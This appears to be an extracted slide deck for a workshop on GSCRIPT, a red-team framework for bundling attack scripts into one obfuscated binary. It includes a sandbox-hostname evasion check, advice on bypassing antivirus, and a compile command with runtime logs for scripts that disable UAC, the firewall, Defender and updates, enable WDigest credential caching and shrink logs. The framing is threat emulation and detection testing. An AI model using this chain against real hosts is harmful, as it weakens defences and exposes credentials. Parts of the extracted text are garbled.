Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
Linux	Linux-x64 Payload	Linux-x64 Payload	Linux-x64 Payload	x64.gs	Linux	Linux
FreeBSD	FreeBSD Payload	FreeBSD Payload	FreeBSD Payload	x64.gs	FreeBSD	FreeBSD
In Dev	In Dev	In Dev	In Dev	-x86.gs	In Dev	In Dev

Test Test Test



Testing the final binary is very important, even if things work independently there can still be systems failures when the bundled assets interact



Test individual assets

Sometimes assets can be buggy or obfuscation can alter them in some edge case scenarios. It can be a great help to test assets both before and after being embedded in gscript.



Test individual gscripts

gscripts should be audited and tested individually before testing in the genesis binary to help reduce debugging of a systems error detected in the genesis binary. Use your spreadsheets to help track what is ready for operational use.



Test the genesis binaries

The most important tests, test under strange failure conditions, different version of operating systems, and different architectures. If you can, test on a replica of your target victim system. It can be extremely helpful to have a continuous integration framework to quickly push these binaries to your test vms, enabling rapid iteration and testing of genesis binary builds.

Workshop Time!

- Collect a unique script from a neighbor.
- Audit said script
- Build out an op plan to describe what your final genesis binary will do
- Record some IOCs in regards to the individual payloads your genesis binary implements

Compiler


Submitting to the Engine or Compiler

We would appreciate it



Follow the contributors guide

<https://github.com/gen0cide/gscript/blob/master/CONTRIBUTING.md#contributing-to-genesis-engine-or-compiler>




PRs against the dev branch

This will let people get accustomed to newly accepted libraries before we push to them to master



High Scrutiny


These contributions are scrutinized the heaviest out of any other submissions



Examples

Summary

GSCRIPT can be very powerful for building multiple techniques into a single binary, useful for bringing all your tools and techniques over in a single go.




Include N number of scripts

One of the most powerful features of GSCRIPT is easily bundling multiple techniques together



Wrap Existing Tools

Use your existing favorite tools with GSCRIPT as a wrapper to bypass AV.



Single Native Binary


Cross platform execution and single native binaries are some of the biggest selling points of GSCRIPT




Great for threat emulation

GSCRIPT is amazing for codifying techniques and building them into single binaries for testing your alerts / rules

Win Troll Hydra Example








Win10x64



Modular Sandbox Evasion Example

In this example we include a script with a high priority that will check the hostname to determine if it's the same as a common sandbox hostname. If so it will terminate the binary before the rest of the techniques are executed



Show in Timing your Combos Slide (Slide 72)

The examples shown in that slide are repeated in the next three slides in much more detail



A low priority gscript to check the hostname

This gscript will terminate itself (and the rest of its gscripts) if its hostname is one of the ones it recognizes as blacklisted



The rest of your gscripts run after


Only after your sandbox checking as determined that this machine is safe, do the rest of the gscripts execute

```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript compile -os=windows --obfuscation-level 3 --enable-logging /Users/dborges/Desktop/detection_time/gscripts/anti-re/sandbox_hostname.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_uac.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_windows_firewall.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_winUpdates.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_adminShares.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_installElevated.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_smbv1.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_wdigest_credcache.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/netntlm_downgrade.gs /Users/dborges/Desktop/detection_time/gscripts/attack/windows/shrink_logsize.gs
```

```
*****
```

```
      _----'_----'---  
      /_---'---(   , )  
      \_<  /  ) \__  
      _----';====---  
      \_  ~"~"~"~"~\~"~"/  
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      I;|.|.|.  
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888& .888E /_|\_|_|_|_|_|_|_|_|_|_|_| v1.0.0  
*888" 888&  
     " 888E G E N E S I S   -- By --  
.dWi `88E S C R I P T I N G   gen0cide  
4888~ J8% E N G I N E   ahhh  
^"==*"  
      guru.com/gen0cide/gscript  
*****  
[GSCRIPT:cli] INFO *** COMPILER OPTIONS ***  
[GSCRIPT:cli] INFO  
[GSCRIPT:cli] INFO OS: windows  
[GSCRIPT:cli] INFO Arch: amd64  
[GSCRIPT:cli] INFO Output File: /var/folders/zy/dh22xx3n295fb1wcq6h0syhh0000gn/T/1532723153_gscript.bin  
[GSCRIPT:cli] INFO Keep Build Directory: [DISABLED]  
[GSCRIPT:cli] INFO UPX Compression: [DISABLED]  
[GSCRIPT:cli] INFO Logging Support: [ENABLED]  
[GSCRIPT:cli] INFO Debugger Support: [DISABLED]  
[GSCRIPT:cli] INFO Human Readable Names: [DISABLED]  
[GSCRIPT:cli] INFO Import All Native Funcs: [DISABLED]  
[GSCRIPT:cli] INFO Skip Compilation: [DISABLED]  
[GSCRIPT:cli] INFO Obfuscation Level: ALL OBfuscATION DISABLED  
[GSCRIPT:cli] INFO  
[GSCRIPT:cli] INFO *** SOURCE SCRIPTS ***  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/anti-re/sandbox_hostname.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_uac.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_windows_firewall.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/disable_winUpdates.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_adminShares.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_installElevated.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_smbv1.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/enable_wdigest_credcache.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/netntlm_downgrade.gs  
[GSCRIPT:cli] INFO Script : /Users/dborges/Desktop/detection_time/gscripts/attack/windows/shrink_logsize.gs  
[GSCRIPT:cli] INFO  
[GSCRIPT:cli] INFO *****  
[GSCRIPT:cli] INFO *** BUNDLED ASSETS ***  
[GSCRIPT:cli] INFO  
[GSCRIPT:cli] INFO Compiled binary located at:
```


```
/var/folders/zy/dh22xx3n295fb1wcq6h0syhh0000gn/T/1532723153_gscript.bin
```



C:\ Administrator C:\Windows\System32\cmd.exe

```
C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: TEQUILABOOM
BOOM
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Sandbox detected, exiting
```

C:\Users\dade\Desktop>



winbin

Administrator: C:\Windows\System32\cmd.exe


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\dade\Desktop

C:\Users\dade\Desktop>winbin.exe
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Testing Sandbox Hostname!
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Our hostname is: WIN-RQPNEB9KR55
[GSCRIPT:sandbox_hostname.gs] INFO console.log >>> Done Testing Hostname!
[GSCRIPT:disable_uac.gs] INFO console.log >>> Starting Disable UAC
[GSCRIPT:disable_uac.gs] INFO console.log >>> Done Disable UAC
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Starting Disable Windows Firewall
[GSCRIPT:disable_windows_firewall.gs] INFO console.log >>> Done Disable Windows Firewall
[GSCRIPT:disable_winupdates.gs] INFO console.log >>> Starting Disable WinUpdates
[GSCRIPT:disable_winupdates.gs] INFO console.log >>> Done Disable WinUpdates
[GSCRIPT:netntlm_downgrade.gs] INFO console.log >>> Starting NetNTLM Downgrade
[GSCRIPT:enable_adminshares.gs] INFO console.log >>> Starting Enable Admin Shares
[GSCRIPT:netntlm_downgrade.gs] INFO console.log >>> Done NetNTLM Downgrade
[GSCRIPT:enable_adminshares.gs] INFO console.log >>> Done Enable Admin Shares
[GSCRIPT:enable_installelevated.gs] INFO console.log >>> Starting Install Elevated
[GSCRIPT:enable_installelevated.gs] INFO console.log >>> Done Install Elevated
[GSCRIPT:enable_smbv1.gs] INFO console.log >>> Starting Enable SMBv1
[GSCRIPT:enable_smbv1.gs] INFO console.log >>> Done Enable SMBv1
[GSCRIPT:disable_securitycenter.gs] INFO console.log >>> Starting Disable Security Center
[GSCRIPT:enable_wdigest_credcache.gs] INFO console.log >>> Starting Enable WDigest Credential Cache
[GSCRIPT:disable_securitycenter.gs] INFO console.log >>> Done Disable Security Center
[GSCRIPT:enable_wdigest_credcache.gs] INFO console.log >>> Done Enable WDigest Credential Cache
[GSCRIPT:shrink_logsize.gs] INFO console.log >>> Starting execution of Shrink Logsize
[GSCRIPT:shrink_logsize.gs] INFO console.log >>> Done Shrink Logsize
[GSCRIPT:disable_defender.gs] INFO console.log >>> Starting Disable Windows Defender
[GSCRIPT:disable_defender.gs] INFO console.log >>> Done Disable Windows Defender



winbin



```

or name, gpkg := range g.GoPackageImports {
    if gpkg.Dir != "" {
        continue
    }
    unresolved = append(unresolved, name)
}

return unresolved

WalkGoPackageAST parses the GoPackage directory for all AST files
looking for functions that should be included by the linker
func (g *GenesisVM) WalkGoPackageAST(gop *GoPackage, wg *sync.WaitGroup) error {
    ctxt := build.Default
    ctxt.GOOS = g.OS
    ctxt.GOARCH = g.Arch
    pkg, err := ctxt.Import(gop.ImportKey, gop.Dir, build.ImportComment)
    if err != nil {
        errChan <- err
        wg.Done()
        return
    }

    // NOTE: maybe we want to include pkg.CgoFiles?
    validSrcFiles := map[string]bool{}

    for _, f := range pkg.GoFiles {
        validSrcFiles[f] = true
    }

    pkgFilter := func(fi os.FileInfo) bool {
        return validSrcFiles[fi.Name()]
    }
}

```

```

120 // SwizzleToTheLeft enumerates the function arguments of both the left
121 // signature and throws an error if the caller is providing an incomplete
122 // func (l *LinkedFunction) SwizzleToTheLeft() error {
123     aOff := 0
124     for idx, p := range l.GoDecl.Type.Params.List {
125         masterP := NewGoParamDef(l, idx)
126         err := masterP.Interpret(p.Type)
127         if err != nil {
128             return err
129         }
130         masterP.VarName = masterP.NameBuffer.String()
131         masterP.ExtSig = masterP.SigBuffer.String()
132         for i := 0; i < len(p.Names); i++ {
133             newP := NewGoParamDef(l, idx)
134             newP.VarName = fmt.Sprintf("%s%d", masterP.VarName, aOff)
135             newP.ArgOffset = aOff
136             newP.ExtSig = masterP.ExtSig
137             newP.GoLabel = p.Names[i].Name
138             aOff++
139             l.GoArgs = append(l.GoArgs, newP)
140         }
141     }
142     return nil
143 }

145 // SwizzleToTheRight enumerates the function returns of the native function
146 // list of the return value types. This is then used by the linker to
147 // to allow multiple return values to be returned in single value containers
148 func (l *LinkedFunction) SwizzleToTheRight() error {
149     aOff := 0

```

```

392 fns := []func() error{}
393 for _, vm := range c.VMs {
394     fns = append(fns, vm.WriteVMBundle)
395 }
396 return computil.ExecuteFuncsInParallel(fns)
397 }

399 // CreateEntryPoint renders the final main() entry point for the final
400 // binary
401 func (c *Compiler) CreateEntryPoint() error {
402     c.MapVMsByPriority()
403     t, err := computil.Asset("entrypoint.go.tpl")
404     if err != nil {
405         return err
406     }
407     filename := "main.go"
408     fileLocation := filepath.Join(c.BuildDir, filename)
409     tmpl := template.New(filename)
410     tmpl2, err := tmpl.Parse(string(t))
411     if err != nil {
412         return err
413     }
414     buf := new(bytes.Buffer)
415     err = tmpl2.Execute(buf, c)
416     if err != nil {
417         return err
418     }
419     retOpts := imports.Options{
420         Comments: true,
421         AllErrors: true,
422         TabIndent: false,
423     }
424     err = buf.WriteTo(&retOpts)
425     if err != nil {
426         return err
427     }
428     fns := []func() error{}
429     for _, vm := range c.VMs {
430         fns = append(fns, vm.WriteVMBundle)
431     }
432     return computil.ExecuteFuncsInParallel(fns)
433 }

435 // ParseArrayType interprets a golang array/slice type into a GoParamDef
436 func (p *GoParamDef) ParseArrayType(a *ast.ArrayType) error {
437     p.SigBuffer.WriteString("[]")
438     p.NameBuffer.WriteString("ArrayOf")
439     return p.Interpret(a.Elt)
440 }

442 // ParseSelectorExpr interprets a golang namespace external type
443 // and maps it into the appropriate GoParamDef structure
444 func (p *GoParamDef) ParseSelectorExpr(a *ast.SelectorExpr) error {
445     x, ok := a.X.(*ast.Ident)
446     if !ok {
447         return fmt.Errorf("could not parse selector namespace in %v", a)
448     }
449     resolved, err := p.LinkedFunction.CanResolveImportDep(x.Name())
450     if err != nil {
451         return err
452     }
453     mappedType := p.MappedType(x.Name, a.Sel.Name)
454     if mappedType != "" {
455         p.MappedTypeAlias = mappedType
456         p.NeedsMapping = true
457     }
458     p.SigBuffer.WriteString(resolved)
459     p.NameBuffer.WriteString(resolved)
460     p.SigBuffer.WriteString(".")
461     p.NameBuffer.WriteString("_")
462     p.SigBuffer.WriteString(a.Sel.Name)
463 }

```

CONTACTS

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GITHUB: github.com/ahhh
BLOG: lockboxx.blogspot.com

Vyrus

TWITTER: @vyrus
GITHUB: github.com/vyrus001
EMAIL: vyrus@dc949.org



Version 1.0 Available Now!
<https://github.com/gen0cide/gscript>

THE END

QUESTIONS?